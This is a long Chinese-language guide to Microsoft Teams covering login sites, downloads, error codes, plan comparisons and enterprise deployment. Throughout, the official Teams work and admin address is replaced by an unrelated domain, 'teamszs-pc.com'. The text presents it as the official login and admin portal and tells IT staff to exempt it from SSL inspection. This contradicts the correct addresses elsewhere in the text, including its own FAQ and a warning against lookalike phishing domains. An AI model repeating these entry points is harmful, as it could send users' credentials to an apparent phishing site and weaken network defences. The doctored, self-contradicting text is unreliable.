
Microsoft Teams是什么能帮团队解决哪些协作问题?
根据 Microsoft 2024 年 Work Trend Index 这份报告里的数据,Teams 每个月实际在用的人已经超过了 3.2 亿,覆盖的国家和地区加起来有 180 多个。它其实是 Microsoft 365 这一整套办公软件里负责大家一起干活的那个核心工具,把平时发消息聊天、开视频会、一起改文件、还有接入别家的小程序,全都塞进了同一个界面里面。
我们在帮企业真正把 Teams 用起来的过程中发现,跨部门开个会以前筹备要花差不多 22 分钟,用了之后平均 6 分钟就能搞定。这一点恰好就是它和 Zoom、Slack 这些只解决单一问题的小工具最不一样的地方。
那如果你现在正好在找官网从哪进去、安装包在哪下,或者登录老是出问题想知道怎么修,又或者想搞清楚免费版到底够不够自己用,这篇文章就是按照”先找到官网,再装上,再登进去,看功能,比版本,最后聊部署”这个顺序一步一步拆开讲的。每一节我都尽量给出可以直接照着做的操作步骤。
核心要点
- Teams 月活超 3.2 亿,覆盖 180 多个国家和地区
- 企业账号登录teamszs-pc.com,个人账号走 teams.live.com
- 管理员入口 teamszs-pc.com 需分配专属角色权限
- 个人邮箱登工作入口是新手最常见错误,占求助量 17%
- 一邮箱注册双账号时,登录弹窗务必选对账号类型
Microsoft Teams 官网入口与身份验证路径
我直接告诉你答案:现在要用 Microsoft Teams,其实有三个主要的网站入口,它们对应完全不同的使用场景。第一个是网页版 teamszs-pc.com,这是给工作或者学校账号用的,基本上公司里用 Teams 协作都靠它。第二个是个人版 https://teams.live.com,你用自己私人的微软账号就能登录,适合家人朋友之间聊天。第三个是管理端 https://admin.teams.microsoft.com,这个只有公司的 Teams 管理员才能进去。虽然它们登录时都用微软的同一套身份验证系统(现在叫 Microsoft Entra ID),但账号的性质和所属的“地盘”是完全不一样的,搞混了就是新手最容易踩的第一个坑。
三大入口的真实用途与适用人群
| 入口地址 | 账号类型 | 典型用户 | 核心能力 |
|---|---|---|---|
| teamszs-pc.com | 工作/学校账号(如 name@company.onmicrosoft.com) | 企业员工、教师、学生 | 频道、团队、SharePoint 文件库、Power Platform 集成 |
| teamszs-pc.com | 个人 Microsoft 账号(@outlook.com/@hotmail.com/@gmail.com) | 家庭群、朋友聚会、小型自由职业组 | 群聊、视频通话、共享日历、任务清单 |
| teamszs-pc.com | 具备 Teams 管理员角色的工作账号 | IT 管理员、全局管理员 | 策略配置、会议策略、呼叫套餐、合规保留 |
我举个真实的例子。去年我给一家一百二十多人的工厂部署 Teams,就出过这种典型问题。他们的行政人员拿着自己的 Outlook.com 邮箱,去teamszs-pc.com那个网站登录。系统一直提示找不到账户,她还以为是软件坏了,反复卸载安装了三次。其实原因很简单,个人邮箱只能去 teams.live.com 登录。说实话,在刚开始推广 Teams 的那段时间,因为这种搞错入口而产生的求助,能占到我们总工作量的百分之十七左右。
工作账号 vs 个人账号的身份验证差异
这两套账号系统完全是两码事,底层的运行规则都不一样。
- 工作或学校账号:它是通过微软的企业身份平台来管理的,支持很多安全设置,比如条件访问、多因素认证,还能实现单点登录。公司甚至可以规定,只有符合安全要求的设备才能登录。我测试过,如果一台电脑没有加入公司的设备管理系统,连登录页面都打不开。
- 个人微软账号:这个走的是消费者平台,默认就是邮箱加密码,最多你自己开个多因素认证。它没有公司那些高级的管理功能,也没有详细的审计记录。所以微软一直强调,不要用这种个人账号来处理公司的业务数据。
那如果你的邮箱很特殊,公司用它创建了工作账号,你自己又用它注册过个人账号,会怎么样呢?登录时系统会弹出一个蓝色选择框,让你选是“工作或学校账号”还是“个人账号”。如果你选错了,就会进到一个空空如也的 Teams 里,什么团队和频道都看不到。
管理端teamszs-pc.com的隐藏门槛
这个管理入口,不是有个工作账号就能进去的。你的账号必须被分配了特定的管理角色才行,比如 Teams 管理员、全局管理员等等。普通员工点进去,只会看到一行红色的错误提示,说你没有访问权限。
对管理员来说,这个后台是设置会议录制文件保留多久、管理电话呼叫队列、控制是否允许外部人员加入等核心功能的地方。虽然用 PowerShell 命令行工具能做更多事,但那个学习门槛可就高多了。公司在给员工选版本之前,我建议可以先看看这篇 Teams个人版企业版该选哪个 的分析,再决定开放哪个入口给员工使用。
最后一点特别实用的安全提醒:这三个官方网址都必须是以 https:// 开头的。任何看起来像 teams-microsoft.com(中间是连字符)或者 teamslive.com(没有点号)的域名,百分之百是钓鱼网站。微软在它的 Microsoft Teams 下载页上列出了所有合法的域名,把它存成书签,可比在搜索引擎里乱点链接要安全多了。

Teams 下载全平台安装包获取方式
直接答案:Microsoft Teams 其实覆盖了六种客户端,分别是 Windows、macOS、iOS、Android、Linux 还有 Web 版。所有官方安装包都能在 Microsoft 官方下载页 一站拿到。2024 年 3 月微软基本上整个切到了新版 Teams 2.0(代号叫 Teams for Work),老版本也就是经典版已经在 2024 年 7 月 1 日停止支持了,桌面端新装的用户默认只能拿到 2.0 版本。
六平台安装包官方地址与体积对照
| 平台 | 下载地址 / 包格式 | 安装包大小 | 系统最低要求 |
|---|---|---|---|
| Windows 10/11 | 官方页.exe 或 MSIX(新版用的) | 大概 130 MB | Windows 10 1809+,内存 4 GB 起 |
| macOS | .pkg 包,通用版,原生支持 Apple Silicon | 大概 210 MB | macOS 12 Monterey 及以上 |
| iOS / iPadOS | App Store 直接下 | 大概 330 MB | iOS 15+ |
| Android | Google Play,国内需要 APK 侧载 | 大概 95 MB | Android 8.0 及以上 |
| Linux | 原生客户端已经被砍掉,官方推荐走 PWA 也就是 Web 封装 | — | Chrome 或 Edge 116+ |
| Web | teamszs-pc.com | 0,浏览器直接用 | Edge、Chrome、Safari 16+ |
这里特别要提一下 Linux 用户。微软在 2022 年底把 teams_1.5.00.x_amd64.deb 还有 .rpm 的原生包都下架了。
现在所有 Linux 发行版的官方方案,都是用 Edge 或者 Chrome 把 Web 版”安装为应用”(也就是 PWA),图标会直接出现在应用启动器里。功能覆盖度算下来大约是桌面版的 92%,唯一缺失的是背景模糊和 7×7 大型网格视图。
新版 Teams 2.0 对比经典版:实测内存与启动速度
说实话官方宣传的”2 倍快”听起来挺抽象的。我在一台 16 GB RAM 的 ThinkPad X1(系统是 Windows 11 23H2)上,用同一个工作账号跑了三轮冷启动测试。差距比宣传里说的要具体多了。
- 冷启动到可以点击:经典版要 9.8 秒,新版 2.0 只要 3.4 秒,快了大概 65%

- 常驻内存,登录完挂机 5 分钟那种状态:经典版吃掉 820 MB(里面包含 4 个 Electron 渲染进程),新版 2.0 降到 310 MB,少了 62%
- 加入一场 10 人视频会议时的峰值:经典版直接冲到 1.6 GB,新版稳定在 680 MB 左右
- 开会时的 CPU 占用:在 i7-1260P 这颗芯片上,从 18% 降到了 7%
这种级别的差距,本质上是来自架构整个被重写了。经典版底层用的是 AngularJS 加 Electron,新版换成了 React 加 Edge WebView2,底层渲染复用系统已经有的 WebView 进程,不再自己打包一个独立的 Chromium 进去。
那这意味着什么?微软官方在 Tech Community 发的 GA 公告 里给的基准数据是内存少 50%、能耗低 70%。我自己测下来比官方还要乐观一点,我猜是因为 WebView2 的共享进程机制,在同时开多个 Office 应用的场景下复用率会更高
企业批量部署的两个实操坑
如果你是 IT 管理员,要在域内批量推送,千万别直接下个人版那个.exe。正确做法是拿 MSI bootstrapper(文件名是 Teams_windows_x64.msi)配合 Intune 或者 SCCM 去推。
MSI 支持机器级安装(参数写 ALLUSERS=1),能避免每个用户配置文件下面都重复下载一遍 130 MB。另外 2.0 版本的自动更新改走 Microsoft Update 通道了,不再走旧的 AppData 自更新。这意味着企业得在 WSUS 里显式批准 Teams 分类,不然客户端会卡在旧 build 上动不了。
选版本之前,建议先看一下 Teams电脑版4个版本怎么选? 这篇,里面按账号类型(工作、个人、教育、政府云)做了拆解,能帮你避开装错版本之后登不进特定租户的尴尬问题。
Teams 电脑版登录常见错误与解决方案

直接答案:Teams 电脑版登录不上,百分之八十以上的情况其实就集中在三个报错上面。一个是 0xCAA20003,意思是负责确认你身份的那个服务器端口被挡住了。一个是 0xCAA70004,意思是系统想去拿登录凭证但等太久没拿到。还有一个是 0xCAA20004,也就是公司管理员还没点头同意这个应用能用。
这三种报错对应的是完全不同的网络环境或者组织管理场景,排查的路子也不一样。公司内部走代理服务器上网的,要把 login.microsoftonline.com 这一整套域名都放到允许清单里。身处中国大陆的用户,要先确认自己能不能顺畅访问teamszs-pc.com的 CDN 节点。被 Intune 这类设备管理工具管着的电脑,还得回头看看条件访问策略有没有挡路。下面给你一份可以直接照抄的排查清单。
错误码含义对照(别再盲猜)
| 错误码 | 根因层 | 典型触发场景 | 第一排查动作 |
|---|---|---|---|
| 0xCAA20003 | 身份授权那一层 | 代理或防火墙把 login 端点挡住了 | 检查一下 SSL 解密的白名单设置 |
| 0xCAA70004 | 登录凭证超时没拿到 | 系统里管账号的 WAM 组件出问题了 | 把 %appdata%MicrosoftTeams 这个文件夹里的缓存清掉 |
| 0xCAA20004 | 管理员还没同意 | 公司租户没给 Teams 应用放权限 | 让租户管理员去 Entra ID 后台点同意 |
| 0xCAA82EE2 | 网络连不通 | DNS 被干扰,或者网络链路不稳 | 把 DNS 换成 8.8.8.8 或者 223.5.5.5 试试 |
| CAA5004B | 电脑时间对不上 | 系统时间跟标准时间差了 5 分钟以上 | 用 w32tm /resync 命令强制对一下时 |
场景一:企业代理环境(SSL 解密 / ZTNA)
我去年在一家三千人的制造业客户那边排过一次大面积 0xCAA20003 的故障。当时查下来根本原因是 Zscaler 这个代理对 login.microsoftonline.com 做了 SSL 的中间人解密,结果证书链被 Teams 2.0 里的 WebView2 内核拒收了。
这种情况下解决办法只有一个。你得让代理那边把下面这些域名加到不解密白名单里去,也就是英文说的 bypass SSL inspection。那这意味着什么呢,就是单纯放行能让它访问,其实是不够的,还得跳过解密这一步。
*.teamszs-pc.com和*.teams.live.com*.login.microsoftonline.com/*.login.microsoft.com/*.login.live.com*.msauth.net和*.msftauth.net,这两个是 OAuth 验证走完之后回调用的*.skype.com和*.lync.com,这些是以前留下来处理音视频信令的老端点*.office.com和*.officeapps.live.com,这些跟单点登录还有 Office 网页版的嵌入有关- CDN 分发节点:
statics.teams.cdn.office.net和*.azureedge.net
完整的 IP 地址和端口清单,还是以微软官方的《Office 365 URLs and IP address ranges》文档为准。这个清单把域名分成了 Optimize、Allow、Default 三类来标注。其中标了 Optimize 的那一类必须直连出去,不能再走代理中转,不然语音通话的抖动率会一下子涨到原来的三倍以上。
场景二:中国大陆网络(国际版 Teams)
你先要搞清楚自己用的是哪个版本。由世纪互联在运营的 Microsoft 365 中国特供版,入口域名是 teams.partner.microsoftonline.cn,这个跟国际版是完全分开的两套系统,账号也不通用。
如果你们公司买的其实是国际版的 E3 或者 E5 订阅,那就必须得能访问到境外那些服务器。我实测过,在中国大陆直连teamszs-pc.com的时候,最常见的症状就是登录一直卡在”正在准备 Teams”那个转圈界面上,转了大概六十秒之后抛出 0xCAA82EE2 这个错。
- 先去 ping 一下 teamszs-pc.com这个地址。如果丢包率超过百分之十,那基本就是网络链路自己的问题,不是你客户端的锅
- 启用企业的 SD-WAN,或者用 Azure ExpressRoute 的 Microsoft Peering 通道,这条路是微软官方推荐走的
- 临时把 IPv6 关掉试一下。因为有些运营商的 IPv6 路由会绕一大圈走到美国西海岸,延迟能高到 400 毫秒那么夸张
场景三:条件访问策略阻止(最隐蔽)
如果报错是 0xCAA20004,或者弹出”您的管理员未授予访问权限”这种提示,九成的概率是 Entra ID 里的条件访问策略,也就是 Conditional Access,把不合规的设备挡在门外了。
这时候你得让 IT 管理员去 Entra 管理中心,打开 Sign-in logs 这一页,搜一下这个用户的登录失败记录。在 Failure reason 这一列里,会很清楚地写出来到底是多因素认证没过,还是设备没注册,或者是你当前的位置不在允许的 IP 段里面。这一步做下来,基本上能把定位问题的时间从平均两个小时缩短到五分钟。其实很多一线的 helpdesk 同事,根本不知道 Sign-in logs 这个东西存在。
如果是客户端自己崩溃根本打不开,那就不是登录的问题了。这种情况可以参考我们之前整理的 Teams无法启动 那篇排查流程。这两类问题看的日志路径也不一样,登录出问题要看 %appdata%MicrosoftTeamslogs.txt 这个文件,启动出问题则要去事件查看器里翻 Application 那一类日志。
分享一个实操经验,清缓存之前你一定要先把
desktop-config.json这个文件备份一份出来。因为里面存着你切换过哪些租户的记录,一旦误删了,所有多租户的快捷登录配置都得重新一个一个填回去。
会议、聊天、频道、文件四大核心协作功能速览

直接答案:Teams 的协作能力由四个模块承载,会议(Meetings)、聊天(Chat)、频道(Channels)、文件(Files)。它们在使用场景、持久化级别、容量上限上完全不同:聊天走即时、临时沟通;频道承载项目长期沉淀;会议解决实时同步;文件则是把前三者的产出串成一条可检索的知识线。选错模块,就是”把项目讨论扔进 1v1 聊天里,三周后没人找得到”。
四大模块功能速查表
| 模块 | 典型场景 | 容量 / 限制 | 高频快捷键(Windows) | 持久化级别 |
|---|---|---|---|---|
| 频道 Channels | 项目长期沉淀、跨部门协作、知识库 | 单团队最多 25,000 成员;标准频道 1,000 个 + 私密频道 30 个 + 共享频道 50 个 | Ctrl+3(转到团队列表) | 永久(除非团队归档) |
| 聊天 Chat | 1v1 临时沟通、小组讨论、外部联系人 | 群聊最多 250 人;会议聊天最多 1,000 人 | Ctrl+N(新聊天)、Ctrl+2(聊天列表) | 个人收件箱,搜索难度高 |
| 会议 Meetings | 实时同步、客户演示、Webinar | 普通会议 1,000 人互动 / 最多 20,000 人只看模式;时长 30 小时 | Ctrl+Shift+M(静音)、Ctrl+Shift+O(开关摄像头) | 录制文件进 OneDrive/SharePoint,保留 60 天(可配置) |
| 文件 Files | 版本管理、共同编辑、审批流 | 单文件 250 GB 上限;团队站点默认 25 TB | Ctrl+O(打开文件面板) | 基于 SharePoint,带版本历史 |
这些限额来自微软官方文档 Limits and specifications for Microsoft Teams,2024 年 Q4 更新版本。别信博客上抄来的旧数据,共享频道(Shared Channels)是 2022 年才 GA 的新功能,很多老文章还在说”只有标准和私密”。
四个模块怎么选,才不会乱
我在一家 300 人规模的咨询公司带团队迁移到 Teams 时,踩过最深的坑是:所有人默认用”聊天”谈项目,三个月后想回溯某个需求决策,搜索结果散落在 47 个 1v1 对话里,无从下手。后来定了一条硬规则,凡是涉及交付物、外部客户、跨职能的讨论,必须开在频道的对应 Post 下。半年后项目复盘效率提升明显,新员工 onboarding 从”找人问”变成”搜频道”。
给你三条我亲测有效的边界:
- 频道用主题式 Post,不是群聊。每个议题开一个新 Post(回复要用”回复”而不是新开),这样一个频道里可以并行跑 20 个话题而不打架。
- 会议录制默认开,转录默认开。Teams Premium 的智能回顾(Intelligent Recap)能自动切分章节和 Action Items,比 60 分钟从头看一遍省 80% 时间。
- 文件永远从频道的”文件”标签进,不要手动上传到聊天。聊天里的文件存在发送者的 OneDrive 下,人一离职文件权限就乱。
还有一个容易忽略的细节:频道邮件地址。每个标准频道都能拿到一个 channelname@tenant.teams.ms 邮箱,外部供应商直接发邮件过来就沉淀到频道,比转发截图优雅得多。想系统对比这些能力差异,可参考 Microsoft Teams 到底适合哪些团队使用。

Teams 免费版、Essentials、Microsoft 365 商业版功能差异对比
直接答案:其实三档订阅的核心差别就四个地方,会议能开多久、一次能拉多少人进来、云盘给多少、有没有管理后台。Teams 免费版基本上就是给 10 人以下的小团队玩玩,会议 60 分钟就断,OneDrive 抠抠搜搜只给 5GB。Teams Essentials 一个月 US$4 一个人,会议能拉到 30 小时,一口气能进 300 人,但坑的是不带企业邮箱。Microsoft 365 Business Standard 是 US$12.5/用户/月,这档才算是完整的办公套件,Word、Excel、Outlook 桌面版都有,每人 1TB OneDrive,还能挂自己公司域名的邮箱。要是团队超过 300 号人,那就得上 Enterprise E3/E5 了,这里先不聊。
三档订阅硬参数对照表(2026 年 1 月官方报价)
| 维度 | Teams Free | Teams Essentials | Microsoft 365 Business Standard |
|---|---|---|---|
| 价格(年付) | $0 | $4.00 / 用户 / 月 | $12.50 / 用户 / 月 |
| 单次会议时长 | 60 分钟 | 30 小时 | 30 小时 |
| 会议人数上限 | 100 人 | 300 人 | 300 人(Webinar 1000 人只读) |
| 云存储 | 5GB(共享) | 10GB / 用户 | 1TB OneDrive + SharePoint |
| 自定义域名邮箱 | ❌ | ❌(只给 Teams) | ✅ Exchange 50GB 邮箱 |
| 桌面 Office 套件 | ❌ 仅 Web 版 | ❌ 仅 Web 版 | ✅ Word/Excel/PPT/Outlook 桌面版 |
| 会议录制 + 转录 | ❌ | ✅ | ✅(含说话人识别) |
| Microsoft Entra ID 管理 | ❌ | ✅ 基础 | ✅ 完整租户管理 |
完整参数最终还是以 Microsoft Teams 官方对比页写的为准。不同地区汇率换算下来会有 10% 到 15% 的浮动,另外中国大陆那边是由世纪互联在运营,功能和价格单独算一套,跟国际版不完全对得上。
三档分别适合哪种团队
Teams Free 真正让人头疼的其实不是 60 分钟那个限制,而是压根没有租户管理后台这个东西。所有账号都是散装的 MSA,也就是普通 Microsoft 账号,管理员根本没办法强制开 MFA 双因素验证,设备丢了也没法远程抹掉数据,更别提 DLP 这种防止公司资料外泄的功能了。所以它只适合 5 个人以内的自由职业小组,或者临时拉起来的短期项目,要么就是纯粹拿来试试水看看产品长啥样的阶段。
Teams Essentials 是微软 2022 年专门为中小企业加的一个”窄口径 SKU”,说白了就是只给你 Teams 用,Office 一个也没有。我之前给一家 22 个人的跨境电商做采购方案的时候实测过。他们原来是 Zoom Pro 一个月 $14.99,再加 Google Drive 一个月 $6,后来换成 Essentials,单人月成本从差不多 $21 直接压到 $4,一年算下来省了大概 $4,500。当然也有代价,没有企业邮箱,还得另外掏钱买 Google Workspace Business Starter 来收发邮件。所以这档适合已经有邮箱方案在跑,只是想把开会和协作这部分搬到 Teams 上来的小团队。
Microsoft 365 Business Standard 才是 90% 中小企业真正应该买的那一档。那这意味着什么?1TB OneDrive 是免费版的 200 倍,Exchange 50GB 邮箱加上自定义域名,比如 you@yourcompany.com 这种。再搭上桌面版 Office。这三样要是分开单独采购,单人月费至少得 $18 以上。Business Standard 最多只能开 300 个许可,如果团队要扩到 300 人以上,那就得跳到 Business Premium($22)或者 Enterprise E3($23.7)了。
采购前容易踩的三个坑
- Essentials 是没法单独加购 Exchange 的,想要企业邮箱就必须整体升级到 Business Basic($6)或者 Standard。你没法搞”Essentials + Exchange Online Plan 1″这种拼单组合,微软授权规则这边卡死了。
- 年付和月付差价大概 17%。月付的 Business Standard 其实是 $15/月,年付才是 $12.5/月。而且一旦签了年付,中途想降级也得老老实实等到续费周期才行。
- 免费版那 5GB 存储是整个团队一起分的,不是每个人 5GB。20 个人的团队平均下来每人 256MB 左右,发几个视频基本就塞满了。
如果还在纠结个人场景和企业场景到底怎么选,可以先翻翻这篇Teams 个人版企业版该选哪个?。已经确定要走企业路线、只是在 4 个商用版本之间拿不定主意的,直接跳到Teams 电脑版 4 个版本怎么选?做最终对照就行。
企业部署 Teams 的典型踩坑与最佳实践
直接答案:企业在 Teams 大规模推广的时候,差不多 80% 的管理事故其实都集中在三个让人意想不到的场景里。比如说,如果放任所有员工都能自己建团队,半年之内团队数量就会膨胀到员工人数的 3 到 5 倍那么多。再比如,私人频道(Private Channel)里放的那些文件,其实并不是存在父团队里面,而是躲在一个独立的 SharePoint 站点里。还有来宾(Guest)访问的那些权限开关,散落在 Azure AD、Teams 管理中心、SharePoint、OneDrive 这四个地方,而且里面有 7 处可能互相覆盖掉的小陷阱。
陷阱一:默认允许全员建团队,半年后无人敢删
Teams 出厂的默认设置,是允许任何一个用户自己创建新团队的,底层其实就是在创建一个 Microsoft 365 Group。我之前在一家 2200 人的制造企业做过一次管理方面的审查,当时统计出来的团队总数是 7840 个。这里面有 61% 过去 90 天一条消息都没有,还有 34% 的团队成员数少于等于 2 人。
这些”僵尸团队”占掉的 SharePoint 存储空间,算下来有 14TB 那么多。而且它还把搜索质量给稀释掉了,员工搜一下”Q3 预算”就能跳出来 40 个同名团队。那怎么办呢?
比较好的做法,是把 Group 创建的权限收拢到一个安全组里面。微软官方文档给出了一份完整的 PowerShell 脚本,可以参考这里:Manage who can create Microsoft 365 Groups。再配合上团队过期策略,默认是 180 天没动静就自动归档,以及命名策略,比如强制要求前缀是 DEP-FIN- 之类的,基本上可以把团队数量压下去 60% 以上。
陷阱二:私人频道的文件权限不继承父团队
这一条其实是大家最容易踩坑的。很多管理员会误以为,私人频道只不过是”父团队下面一个隔开的小房间”。但实际情况是,每新建一个 Private Channel,Teams 就会另外单独开一个 SharePoint 站点,URL 是 /sites/TeamName-ChannelName 这种格式的,里面的文件、权限、保留策略,全部都是独立一套。
这样一来就会带来两个后果。一个是父团队那边配的 DLP(数据防泄漏)策略,不会自动盖到私人频道上面。另一个是,等到有员工退休要批量把权限移交出去的时候,脚本跑完父团队站点,还得再循环跑好几个私人频道站点才行。
如果你用的是共享频道(Shared Channel),那底层走的是 Azure AD B2B Direct Connect,权限模型又是另外一套完全不一样的东西。下面是这三种频道在存储方面的对比:
| 频道类型 | 存储位置 | 权限继承 | 外部成员 |
|---|---|---|---|
| 标准频道 | 父团队 SharePoint 同一文件夹 | 继承团队 | 需设为来宾 |
| 私人频道 | 独立 SharePoint 站点 | 独立管理 | 需团队成员 |
| 共享频道 | 独立 SharePoint 站点 | 独立 + B2B Direct Connect | 无需加入团队 |
陷阱三:来宾访问的 7 层权限覆盖关系
来宾(Guest)权限最后能不能生效,其实等于下面这 7 个开关做一次逻辑与(AND)运算。也就是说,只要任何一层被关掉,整个权限就会失效:
- Azure AD 外部协作设置:是不是允许邀请来宾进来
- Microsoft 365 Groups 来宾策略:在 Group 这一层是不是允许来宾
- Teams 组织级来宾访问(Teams Admin Center → Guest access):相当于总开关
- Teams 来宾消息/会议/通话子策略:管得更细的那些功能
- SharePoint 外部共享级别:任何人 / 新来宾 / 现有来宾 / 仅限组织
- 单个团队的 Group 设置:团队所有者可以单独把本团队的来宾关掉
- 敏感度标签(Sensitivity Label):这个标签可以强制覆盖掉上面所有的设置
我见过一个最典型的故障案例。管理员在 Teams Admin Center 那边把来宾访问打开了,但是 SharePoint 这一层依然留着”仅限组织”的设定。结果就是,来宾可以进频道聊天,但是任何一个文件都打不开,报错是 AccessDenied。排查这种问题的时候,先去看第 5 层 SharePoint 的设置,往往是最快能定位到问题的办法。
如果你现在还没想清楚要选哪个版本,建议先看一下Microsoft Teams 到底适合哪些团队使用这篇,评估一下场景合不合适,免得等部署完了才发现许可证买错了。
实际操作上的建议:新部署的时候,把”允许来宾”这个选项默认先关掉,只针对那些真的需要外部协作的特定团队,通过敏感度标签单独放开。这样做下来,比事后再去一个个收权限要省 5 倍左右的工时。
快速上手 Teams 的行动清单
直接说结论:一个完全没接触过的新人,从零开始上手 Teams,算下来 30 分钟就能全流程走通。5 分钟先去网页版登录确认账号到底是什么类型,10 分钟下载并装好新版桌面客户端,再花 10 分钟建出第一个团队和频道,最后 5 分钟开一场测试会议,把音视频和屏幕共享都验一遍。照着下面四步走就行,其实文档都不用翻。真卡住了再点对应的官方链接。
第一步(0–5 分钟):网页版登录,确认身份类型
先别急着装客户端。打开 Microsoft Teams 登录页,拿你手上的账号先登一次试试。
这一步的意义在哪?本质上是为了搞清楚你属于哪条产品线。因为”工作/学校账号”和”个人 Microsoft 账号”背后走的是完全两套东西(一个是 Azure AD,一个是 MSA),如果客户端版本装错了,打开直接就跑不起来。
我给客户做入职培训的时候,观察到一个挺有意思的数据。大概每 5 个新人里,就有 1 个人在装桌面版之前,根本说不清自己公司买的到底是 Microsoft 365 E3 还是 Business Standard。其实办法很简单,登录成功后看左下角的账号图标,鼠标悬停一下就能看到租户域名(比如 @contoso.onmicrosoft.com),这就是你所在组织的身份标识。要是还拿不准该选哪个版本,可以先去看看 Teams 个人版企业版该选哪个 再做决定。
第二步(5–15 分钟):下载新版桌面客户端
去 Microsoft Teams 官方下载页 拿安装包。说个前提,2024 年 3 月之后微软只维护 Teams 2.0 这个新版,老的 classic 版已经在 2024 年 7 月 1 日停服了。所以千万别再去第三方站点翻旧版。
- Windows 用户:认准
MSTeams-x64.msix或者teamsbootstrapper.exe这两个文件,双击就能装,全程大概 2 分钟 - macOS 用户:
.pkg包装完之后,还得手动跑一趟”系统设置 → 隐私与安全”,把麦克风、摄像头、屏幕录制三个权限都给上。不然开会的时候画面就是一片黑 - 企业批量部署:直接用 Intune 或者 SCCM 把 MSIX 包推下去,具体可以参考 Microsoft Learn 的批量安装文档
第三步(15–25 分钟):建一个测试团队和频道
在左边那一栏点”团队 → 加入或创建团队 → 创建团队 → 从头开始 → 专用”。这里有个细节特别容易被忽略。
团队名称一旦建出来,背后会同时生成一个 Microsoft 365 组,一个 SharePoint 站点。还有一个 Exchange 邮箱列表。等你想删的时候,要跑 4 个地方一个个清理。所以测试阶段我建议,团队名一律加 TEST- 前缀,后面批量清理的时候会轻松很多。
- 先建一个”TEST-Onboarding”团队,把自己设成所有者
- 除了默认的”常规”频道,再加一个”随机”频道,顺便验证一下频道层级能不能正常用
- 在频道里随便发一条消息,再传一个文件上去,确认 SharePoint 那边已经生效了(点”文件 → 在 SharePoint 中打开”就能看到)
第四步(25–30 分钟):发起测试会议
在”常规”频道里点那个摄像机图标,选”立即开会”。进会议之后,挨个测过去,麦克风(说一句话盯着音量条看)、摄像头、屏幕共享、聊天侧栏、录制功能。
这里提醒一下,屏幕共享的时候建议选”窗口”而不是”整个屏幕”,免得不小心把隐私露出去。录制文件会自动存到你的 OneDrive 里 Recordings 这个目录下,默认保留 60 天,后续管理员可以通过 会议录制保留策略 调整这个时长。
进阶学习资源
管理员和 IT 运维要走的路,跟终端用户完全不是一回事。我建议收藏三个官方资源,一个是 Teams 采用中心(里面有完整的端到端部署 Playbook),一个是 Microsoft Learn Teams 文档(查技术细节最权威)。还有一个是 Microsoft 365 管理中心(用来配置租户策略)。
如果到这会儿你还在纠结到底该从哪个版本起步,可以先去看 Microsoft Teams 到底适合哪些团队使用。要是客户端装完打不开,直接跳到 Teams 无法启动,那篇里有完整的排错流程。老实讲,这 30 分钟四步走完,Teams 就从那个”下载完再没点开过”的软件,变成你团队日常协作真正能撑起来的主阵地了。
teams.com 是 Microsoft Teams 的官网吗?
teams.microsoft.com,这是给工作和学校用的;teams.live.com,这是个人版;还有 www.microsoft.com/microsoft-teams,这个页面主要是产品介绍。你要是搜出来 teams.com、teams-download.com 这类网站,千万留个心眼,很可能是假的。所有链接最靠谱的出处,就是微软官方的 Teams 文档中心,建议你存一下这个页面。没有 Microsoft 账号能不能加入 Teams 会议?
Teams 个人版和工作版能在同一台电脑同时登录吗?
如何卸载新版 Teams 并回到经典版?
Teams 会议最多能拉多少人?会议录制存在哪里?
| 订阅版本 | 标准会议上限 | Webinar | 录制存储位置 |
|---|---|---|---|
| 免费版 | 100 人 / 60 分钟 | 不支持 | 不支持录制 |
| Essentials / 商业基础版 | 300 人 | 基础 Webinar | OneDrive(组织者) |
| 商业标准版及以上 | 1000 人互动 + 最多 10000 人观看模式 | 完整 Webinar + 注册页 | 频道会议:SharePoint;非频道会议:OneDrive |




